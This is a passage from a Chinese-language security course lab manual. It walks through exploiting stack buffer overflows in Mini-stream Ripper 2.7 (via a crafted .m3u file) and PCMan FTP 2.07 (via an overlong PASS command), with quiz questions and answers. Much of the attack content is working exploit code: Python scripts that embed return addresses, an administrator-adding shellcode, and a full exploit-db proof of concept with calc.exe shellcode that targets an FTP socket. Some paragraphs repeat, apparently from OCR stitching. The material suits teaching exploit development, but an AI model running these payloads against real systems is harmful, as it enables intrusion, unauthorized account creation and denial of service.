被覆盖为 0x42424242，从堆栈窗口看似乎是"A"*26109+'B'*12 就可以覆盖到 EIP 了，用下面的 python 代码验证：

```
filename="C:\\test4.m3u"#待写入的文件名
myfile=open(filename,'w')  #以写方式打开文件
filedata="A"*26109+'B'*12+'C'*4+'D'*4+'E'*4+'F'*4
myfile.write(filedata)  #写入数据
myfile.close()  #关闭文件
```

再次打开




Perfect！！！0x43434343(CCCC)覆盖了 EIP，并且此时 ESP 指向的值为 0x45454545(EEEE)。下面我们只需要在没有 ASLR 的模块找到一条 jmp esp 地址【注：jmp [esp+N]，call esp，call [esp+N] 等也行】。但是很快我发现了一个问题，大概也就知道为什么前面为什么我们用 db-exploit 那段 Poc 不起作用了。



请看所有 ASLR 为 False，而 Rebase 为 True 的模块，图中我没有全部画出来。比如上图第一个有图可以知道它的加载基地址是 0x048d000，但是我用 Immunity

Debugger 调试器重新载入 Mini-stream Ripper2.7 看加载的模块



0x048d000 处没有加载任何模块。。。由此我们知道如果某个模块的 Rebase 为 True，那么在程序重启后它加载的地址就会变，有点类似 ASLR。所以本例子我们需要选择 Rebase 和 ASLR 都为 False 的模块。我在 SEH.txt 发现了两个模块符合：

0x00400000 | 0x0051a000 | 0x0011a000 | False | False | False | False | False | 3.0.1.1 [Ripper.exe]

0x10000000 | 0x1007b000 | 0x0007b000 | False | False | False | False | False | -1.0- [MSRfilter01.dll]

但是 Ripper.exe 地址以 0x00 开头，又截断符，所以可选的只有 MSRfilter01.dll 了。更加不幸的是，我在 MSRfilter01.dll 模块内没有找到任何 jmp esp jmp dword ptr [esp+n]，call esp，call dword ptr [esp+4]等指令。到这里似乎陷入了僵局。看来我们还是没法偷窥女神的…/坏。。。

但是很快我又想到，ESP 不是指向 shellcode 嘛，那如果我找到 push esp,retn 指令呢？这个指令序列也很常见。Push esp 相当于把 shellcode 的地址压栈，retn 把 shellcode 的地址从栈弹到 EIP，接着就可以执行 shellcode 了。起码我们还有希望，继续在 MSRfilter01.dll 模块搜寻 push esp，retn 序列。幸运的是，我找到了下面这几个：

```
1000F914    54              PUSH ESP
1000F915    C3              RETN

1000F928    54              PUSH ESP
1000F929    C3              RETN
```

```
1003AED3    54              PUSH ESP
1003AED4    C3              RETN

1003AEEE    54              PUSH ESP
1003AEEF    C3              RETN

1003AF00    54              PUSH ESP
1003AF01    C3              RETN

1003AF49    54              PUSH ESP
1003AF4A    C3              RETN

1003AF5A    54              PUSH ESP
1003AF5B    C3              RETN

1003AF84    54              PUSH ESP
1003AF85    C3              RETN

1003AFAD    54              PUSH ESP
1003AFAE    C3              RETN

1003AFCF    54              PUSH ESP
1003AFD0    C3              RETN

10040FC1    54              PUSH ESP
10040FC2    C3              RETN

10040FE6    54              PUSH ESP
10040FE7    C3              RETN

100418E6    54              PUSH ESP
100418E7    C3              RETN
```


不错嘛，很多。。。但是类似于第一个这个 0x1000F914 就不可用，有截断符\x00。但是我们仍然有几个可用，比如最后这个 0x100418E6。好，搞定返回地址。下面把 python 代码改成这样：

```
filename="C:\\test4.m3u"#待写入的文件名
myfile=open(filename,'w')   #以写方式打开文件
filedata="A"*26109+'B'*12+'\xe7\x18\x04\x10'+'D'*4+'shellcode'
myfile.write(filedata)   #写入数据
myfile.close()   #关闭文件
```

其中 shellcode 替换成你想要执行的代码。比如：此处略去三百字，嘿嘿。
我还是用前面添加用户的 shellcode：


```
filename="C:\\test5.m3u"#待写入的文件名
myfile=open(filename,'w')  #以写方式打开文件
filedata="A"*26109+'B'*12+'\xe6\x18\x04\x10'+'D'*4+'\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7'
myfile.write(filedata)  #写入数据
myfile.close()  #关闭文件
```

你可以在 C:\找到这个 test5.m3u，打开这个文件前



然后直接用 Mini-stream Ripper2.7 打开 test5.m3u。

再看看



Boom！！！利用成功。。。

5.2.2. 练习

以下说法正确的是：【单选题】

【A】Rebase 和 ASLR 是一样的

【B】Rebase 是堆栈基址重定位，基址是加载的首地址

【C】前面可以用 1003AF5A 54 PUSH ESP 1003AF5B C3 RETN 利用

【D】前面可以用 1000F914 54 PUSH ESP 1000F915 C3 RETN 利用

答案：C

6 实验报告要求

参考实验原理与相关介绍，完成实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 分析与思考

1）绕过 ASLR 的其它技术

8 配套学习资源

http://www.netfairy.net

从零开始学习软件漏洞挖掘系列教程第八篇：实战挖掘 PCMan FTP 溢出漏洞

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）：2 学时
- 实验类别： 实践实验类

2 实验目的

通过该实验了解挖掘 FTP 服务器缓冲区溢出的方法。

3 预备知识

1. 关于 PCMAN FTP 2.07 缓冲区溢出漏洞

PCMan 是一系列免费的 Telnet 软件，并针对 BBS 进行最佳化设置，作者是洪任谕。目前此软件为台湾地区的 BBS 用户广泛使用。。

2. 关于漏洞来源

2013-8-2 Ottomatik 在 www.exploit-db.com ，报告指出 FreeFTPd 的一个缓冲区溢出漏洞。报告指出：

PCMan's FTP Server 2.0.7 在实现上存在缓冲区溢出漏洞，此漏洞源于处理精心构造的 PASS 命令时，没有正确验证用户提供的输入，这可使远程攻击者造成缓冲区溢出，导致拒绝服务或执行任意代码。

原文见 https://www.exploit-db.com/exploits/27277/。Ottomatik 附上了 Poc:

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
"""
PCMAN FTPD 2.07 PASS Command Buffer Overflow
Author: Ottomatik
Date: 2013-07-31
Software : PCMAN FTPD
Version : 2.07
Tested On: Windows 7 SP1 - French;
Description:
```

```
            * The PASS Command is vulnerable to a buffer overflow;
            * Other commads may be vulnerable;
        """

        # Modules import;

            import socket

        def main() :
          """
          Main function;
        """
  buf = "PASS "
  buf += "A" * 6102 # JUNK
# 0x75670253
buf += "\x53\x02\x67\x75" # @ CALL ESP Kernel32.dll
  buf += "\x90" * 40 # NOPs

# ShellCode : msfpayload windows_exec calc.exe, bad chars = 00,0A,0C,0D

  buf +=("\xdd\xc5\xd9\x74\x24\xf4\x5a\x31\xc9\xb8\xd1\x96\xc1\xcb\xb1"
            "\x33\x31\x42\x17\x83\xc2\x04\x03\x93\x85\x23\x3e\xef\x42\x2a"
            "\xc1\x0f\x93\x4d\x4b\xea\xa2\x5f\x2f\x7f\x96\x6f\x3b\x2d\x1b"
            "\x1b\x69\xc5\xa8\x69\xa6\xea\x19\xc7\x90\xc5\x9a\xe9\x1c\x89"
            "\x59\x6b\xe1\xd3\x8d\x4b\xd8\x1c\xc0\x8a\x1d\x40\x2b\xde\xf6"
            "\x0f\x9e\xcf\x73\x4d\x23\xf1\x53\xda\x1b\x89\xd6\x1c\xef\x23"
            "\xd8\x4c\x40\x3f\x92\x74\xea\x67\x03\x85\x3f\x74\x7f\xcc\x34"
            "\x4f\x0b\xcf\x9c\x81\xf4\xfe\xe0\x4e\xcb\xcf\xec\x8f\x0b\xf7"
            "\x0e\xfa\x67\x04\xb2\xfd\xb3\x77\x68\x8b\x21\xdf\xfb\x2b\x82"
            "\xde\x28\xad\x41\xec\x85\xb9\x0e\xf0\x18\x6d\x25\x0c\x90\x90"
            "\xea\x85\xe2\xb6\x2e\xce\xb1\xd7\x77\xaa\x14\xe7\x68\x12\xc8"
            "\x4d\xe2\xb0\x1d\xf7\xa9\xde\xe0\x75\xd4\xa7\xe3\x85\xd7\x87"
            "\x8b\xb4\x5c\x48\xcb\x48\xb7\x2d\x23\x03\x9a\x07\xac\xca\x4e"
            "\x1a\xb1\xec\xa4\x58\xcc\x6e\x4d\x20\x2b\x6e\x24\x25\x77\x28"
```

```
"\xd4\x57\xe8\xdd\xda\xc4\x09\xf4\xb8\x8b\x99\x94\x10\x2e\x1a"
"\x3e\x6d")
    buf += "\r\n"

    clt_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    clt_socket.connect(("127.0.0.1", 21))
    print clt_socket.recv(2048)
    clt_socket.send("USER anonymous\r\n")
    print clt_socket.recv(2048)
    clt_socket.send(buf)
    print clt_socket.recv(2048)
    clt_socket.close()


if __name__ == "__main__" :
    main()
```

4 实验环境

服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Immunity Debugger，Olldbg 调试器，mona.py

5 实验步骤

我们的任务分为 3 个部分：

1．漏洞验证。

2．漏洞利用。


3．漏洞分析。

【注：为了方便，这个 FTP 服务器软件我在本地测试】

5.1 实验任务一

任务描述：验证 PCMAN FTP 2.07 在处理 PASS 命令时存在缓冲区溢出漏洞。

1. 漏洞报告指出通过构造恶意的传递给 PASS 超长的数据可以造成缓冲区溢出。作者在 Windows 7 SP1 测试成功，而我的系统刚好也是 Windows 7 SP1，用作者给出的 Poc 在我的系统测试：



没有弹出计算器，这令人失望。至少这个 Exploit 不通用，或许在你的系统可以执行成功，如果你足够幸运的话。但问题是我们如何构造出我们自己的 Exploit，使他更加好“用”？

2. 既然作者给出的 Poc 不起作用，那我们只得自己写，自己动手丰衣足食嘛。我用下面的 python 代码测试

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*60000
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```


用 Immunity Debugger 载入 PCMAN FTP 2.07 并运行。

Exploit，使他更加好“用”？


2. 既然作者给出的 Poc 不起作用，那我们只得自己写，自己动手嘛。我用下面的 python 代码测试

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*60000
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

用 Immunity Debugger 载入 PCMAN FTP 2.07 并运行。



注意上面 python 代码的 IP 和 PCMAN FTP 2.07 的 IP 要一致。然后运行上面的 pytohn 代码。



Boom!!! EIP 被覆盖为 0x41414141(AAAA)，能不能有效利用我们还不得而知。但我们至少可以对这个软件进行拒绝服务攻击。

5.1.2. 练习

以下说法错误的是？【单选题】

【A】exploit-db 是一个巨大的漏洞库

【B】漏洞发现者提供的 Poc 在我们本地也总能“正确”执行

【C】Poc 成功与否与环境相关

【D】PASS 是发送密码

答案：B


5.2 实验任务二

任务描述：构造利用 PCMAN FTP 2.07 的 Exploit。


1. 尽管这个漏洞已经有了一个 Exploit（无论它是否真的有效），我依然用这个存在于 PCMAN FTP 2.07 上漏洞作为一个实战来讲解如何编写有效的 Exploit。，当然如果手上没有其他人给出 Exploit 的情形下，我们就得从头开始。
2. 前面我们知道 PASS 命令在处理用户输入的时候没有进行有效的验证，导致攻击者可以通过构造恶意的数据造成缓冲区溢出。下面定位溢出点，我试了下 6200 字符也能溢出，所以我把 python 代码改成下面：

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password="A"*6000+'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab
2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag'
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```


200 个随机字符是 mona 产生的



为什么不直接产生 6200 随机字符？因为直接把 6200 字符放 python 太卡了。下面用 Immunity Debugger 载入 PCMAN FTP 2.07 并运行，然后执行前面的 python 代码




EIP 被覆盖为 0x 64413464(dA4d)。执行!mona po Da4d



